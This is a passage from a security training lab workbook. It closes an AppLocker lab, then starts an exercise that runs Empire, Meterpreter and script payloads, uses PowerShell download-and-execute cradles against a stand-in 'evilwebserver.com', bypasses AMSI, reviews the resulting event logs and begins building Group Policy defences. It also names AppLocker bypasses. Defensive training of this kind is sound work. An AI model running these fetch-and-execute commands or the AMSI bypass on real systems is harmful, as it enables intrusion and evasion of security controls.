An interesting technique involves abusing the built-in (and thus allowed by Applocker) Windows executable "regsvr32.exe". Regsvr32 is a windows utility that is used to register and unregister .dll files and ActiveX controls into the registry. SubTee (Casey Smith) noticed that Regsvr32 could be used to execute commands (or even arbitrary code) through sct files. This issue was fixed by Microsoft in one of the modern versions of Windows 10.

Another "easy" way for default AppLocker rules is to copy / paste your executable to the C:\Windows\Tasks folder, which is writeable to all users! Due to the AppLocker default rules, files in C:\Windows (and subdirectories) will be executable! Feel free to try this in our test environment!

18. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how an application whitelisting tool such as AppLocker works and how it can be used to prevent initial execution of payloads. We also want to highlight that tools like AppLocker are by no means a silver bullet, as bypass strategies exist!

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-2.4: Exercise - Controlling script execution in the enterprise

## Objective

We have seen a number of ways for an attacker to execute scripts on user’s devices and will now attempt to limit the attacks from succeeding. The below are the high-level steps we will take:

- Execute .js, .vbs and .ps1 payloads to illustrate the attack vectors;
- Disable the Windows Script Host through the registry;
- Implement PowerShell restrictions (Constrained Language Mode);
- Confirm the effectiveness of our defenses by re-trying the attacks;

Note that, in order to limit the impact on the target environment, we choose not to fully block PowerShell execution, but implement controls.

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Kali
4. SEC599-E01 - Windows02

## Exercise 1 : SEC599-2.4

1. **Authenticate to Windows**

   As always, let's start by authenticating to our Windows machine.

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Download samples from www.evilwebserver.com**

   Once authenticated, please proceed by downloading a number of samples from www.evilwebserver.com. This web site has been added as a bookmark in Google Chrome. As we are looking at script protection, please continue and download the following files:

   - launcher.bat (which is an Empire stager that invokes PowerShell with an encoded command)
   - payload.vbs (Meterpreter)
   - payload.js (Opens calc)

    - payload.hta (Opens calc)

In order to download the script files, please right-click them and select "Save Link As...". Just clicking them will not work, as they will just be displayed in your browser. Please download them to the Downloads folder.




```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>cd Downloads

C:\Users\alan.marshall\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is 507D-1839

 Directory of C:\Users\alan.marshall\Downloads

12/16/2018  12:13 AM    <DIR>          .
12/16/2018  12:13 AM    <DIR>          ..
12/16/2018  12:13 AM             3,630 launcher.bat
12/16/2018  12:13 AM             7,351 payload.hta
12/16/2018  12:13 AM                74 payload.js
12/16/2018  12:13 AM             7,393 payload.vbs
               4 File(s)         18,448 bytes
               2 Dir(s)  25,986,555,904 bytes free

C:\Users\alan.marshall\Downloads>
```

3. **Execute the payloads**

   In the next step, we will attempt to run the different payloads. Not all of them give clear visual feedback, but they shouldn't be restricted from being executed...

   You can run the launcher.bat, payload.hta, payload.vbs, and payload.js payloads by double-clicking (open the Downloads folder in a Windows explorer window)! Note that the launcher.bat will erase itself upon successful execution (this is a standard behavior by Empire). Due to the "Mark-Of-Web", you'll need to confirm you want to run the files.

   Furthermore, the payload.vbs might trigger an AV alert upon execution. If this would happen, it's a symptom of AMSI in action. More on this later!



| Name | Date modified | Type | Size |
|---|---|---|---|
| launcher.bat | 12/16/2018 12:13 ... | Windows Batch File | 4 KB |
| payload.hta | | | |
| payload.js | | | |
| payload.vbs | | | |

Open File - Security Warning

**Do you want to open this file?**

Name: C:\Users\alan.marshall\Downloads\payload.js
Publisher: **Unknown Publisher**
Type: JavaScript File
From: C:\Users\alan.marshall\Downloads\payload.js

☑ Always ask before opening this file


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not open this software. What's the risk?

4. **PowerShell - reviewing language mode**

   Before attempting execution of the PowerShell script, let's analyze the "language mode" we are using in PowerShell. In order to do so, please open a PowerShell prompt (click the icon in the taskbar). Once the PowerShell window is opened, please execute the following command:

   **PS C:\Users\alan.marshall>** $ExecutionContext.SessionState.LanguageMode

   This should return "FullLanguage", indicating that the current PowerShell session is running in "Full Language Mode" and thus no restrictions are in place!



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\Users\alan.marshall>
```


5. **Attempt .ps1 execution**

   In order to execute the payload.ps1 file, we will just Invoke-Expression, which is commonly used in adversary techniques.

   **PS C:\Users\alan.marshall>** Invoke-Expression ((new-object

```
net.webclient).downloadstring("http://www.evilwebserver.com/samples
/payload.ps1"))
```

This command will download the .ps1 file and (try to) execute it. The command will unfortunately not provide any feedback... However, AMSI is silently kicking in and blocking our payload. Let's investigate!



```
PS C:\Users\alan.marshall> Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/sa
mples/payload.ps1"))
PS C:\Users\alan.marshall>
```


6. **Review event logs for AMSI**

   In the PowerShell window, please run "eventvwr" to load the Windows event log:

   **PS C:\Users\alan.marshall>** eventvwr

   In the Windows Event Viewer window, please open the following location: "Applications and Services Logs" -> "Microsoft" -> "Windows" -> "Windows Defender" -> "Operational"

   You will notice that (one of) the first entries is an event ID 1117, which is a Defender alert that, when you review the details, clearly states AMSI was the source! Darn AMSI...



Operational Number of events: 151

| Level | Date and Time | Source | Event ID | Task Cate... |
|---|---|---|---|---|
| Information | 12/16/2018 12:29:55 AM | Windows ... | 1117 | None |
| Warning | 12/16/2018 12:29:17 AM | Windows ... | 1116 | None |
| Warning | 12/16/2018 12:29:12 AM | Windows ... | 1116 | None |

Event Properties - Event 1117, Windows Defender

General Details

```
        Path: amsi:_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe; amsi:
_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_
10.0.17134.1000000000000000e
        Detection Origin: Unknown
        Detection Type: Concrete
        Detection Source: AMSI
        User: NT AUTHORITY\SYSTEM
```

| | | | |
|---|---|---|---|
| Log Name: | Microsoft-Windows-Windows Defender/Operational | | |
| Source: | Windows Defender | Logged: | 12/16/2018 12:29:55 AM |
| Event ID: | 1117 | Task Category: | None |
| Level: | Information | Keywords: | |
| User: | SYSTEM | Computer: | WINDOWS02.synctechlabs.com |
| OpCode: | Info | | |
| More Information: | Event Log Online Help | | |

Copy Close

7. **Bypassing AMSI**

   AMSI is a good security control to have and raises the bar. As indicated during the class however, there's been a few different techniques that allowed adversaries to bypass AMSI. We will demonstrate such a technique! Next to a payload.ps1, the www.evilwebserver.com also hosts an amsibypass.ps1 file.


   In October 2018, Andre Marques (zc00l) described a good technique in his personal blog (https://0x00-0x00.github.io/research/2018/10/28/How-to-bypass-AMSI-and-Execute-ANY-malicious-powershell-code.html). The amsibypass.ps1 file is based on his work! If you are curious, please feel free to open the .ps1 file and analyze the contents! Let's try it out:

   **PS C:\Users\alan.marshall>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples /amsibypass.ps1"))

   **PS C:\Users\alan.marshall>** [Bypass.AMSI]::Disable()

   **PS C:\Users\alan.marshall>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples /payload.ps1"))

   The final command should now provide some clear feedback and indicate the script started running. We have successfully bypassed AMSI!



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/sa
mples/amsibypass.ps1"))
PS C:\Users\alan.marshall> [Bypass.AMSI]::Disable()
0
PS C:\Users\alan.marshall> Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/sa
mples/payload.ps1"))
Starting script
3200
Script finished!
PS C:\Users\alan.marshall>
```


8. **Review event logs**

   Let's go back to the Windows event logs, to see what kind of activity was logged. Please browse the following log location:

   "Applications and Services" -> "Microsoft" -> "Windows" -> "PowerShell" -> "Operational".

   You should see several events with event ID 4104 (some with level Information, others with level Warning). These are script block logging entries. The logs will contain the details of the AMSI Bypass which was just executed and the other payload that was being ran!

These are reliable indicators we can use to detect suspicious PowerShell execution!



Operational Number of events: 44

| Level | Date and Time | Source | Event ID | Task Category |
|---|---|---|---|---|
| Information | 12/16/2018 12:42:27 AM | PowerShell (... | 4103 | Executing Pip... |
| Warning | 12/16/2018 12:42:26 AM | PowerShell (... | 4104 | Execute a Rem... |
| Warning | 12/16/2018 12:42:24 AM | PowerShell (... | 4104 | Execute a Rem... |
| Information | 12/16/2018 12:42:21 AM | PowerShell (... | 4103 | Executing Pip... |
| Warning | 12/16/2018 12:42:21 AM | PowerShell (... | 4104 | Execute a Rem... |
| Information | 12/16/2018 12:42:01 AM | PowerShell (... | 40962 | PowerShell Co... |
| Information | 12/16/2018 12:42:01 AM | PowerShell (... | 53504 | PowerShell Na... |
| Information | 12/16/2018 12:42:01 AM | PowerShell (... | 40961 | PowerShell Co... |
| Information | 12/16/2018 12:40:27 AM | PowerShell (... | 4103 | Executing Pip... |
| Warning | 12/16/2018 12:40:27 AM | PowerShell (... | 4104 | Execute a Rem... |
| Warning | 12/16/2018 12:40:15 AM | PowerShell (... | 4104 | Execute a Rem... |
| Information | 12/16/2018 12:40:01 AM | PowerShell (... | 4103 | Executing Pip... |
| Warning | 12/16/2018 12:40:01 AM | PowerShell (... | 4104 | Execute a Rem... |
| Warning | 12/16/2018 12:29:12 AM | PowerShell (... | 4100 | Executing Pip... |
| Warning | 12/16/2018 12:27:06 AM | PowerShell (... | 4100 | Executing Pip... |
| Warning | 12/16/2018 12:26:29 AM | PowerShell (... | 4100 | Executing Pip... |
| Information | 12/16/2018 12:25:47 AM | PowerShell (... | 40962 | PowerShell Co... |

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
Creating Scriptblock text (1 of 1):
[Bypass.AMSI]::Disable()
```

Log Name: Microsoft-Windows-PowerShell/Operational
Source: PowerShell (Microsoft-Wind Logged: 12/16/2018 12:42:24 AM
Event ID: 4104 Task Category: Execute a Remote Command
Level: Warning Keywords: None
User: SYNCTECHLABS\alan.marsh Computer: WINDOWS02.synctechlabs.com


9. **Authenticate to DomainController**

   Now, let's try to avoid these types of payloads from being executed in our environment by implementing some of the restrictions we discussed before. We will develop GPO's on the Domain Controller that will afterwards be pushed to our Windows client systems. You can authenticate to the Domain Controller using the following credentials:

   - Username: Administrator
   - Password: Synct3chlabs

10. **Open the Group Policy Settings Menu**

    In the "Server Manager" window (which should be displayed after successful authentication), we will select the "Group Policy Management" menu under "Tools", from where we can control a variety of group policies & security settings for the domain.




11. **Creating a new GPO**

    Once the Group Policy Management window is opened, we will create a new Group Policy Object (GPO). We can achieve this by browsing the following items in the left-hand side of the window:

    - Forest: synctechlabs.com
        - Domains
            - synctechlabs.com
                - Group Policy Objects

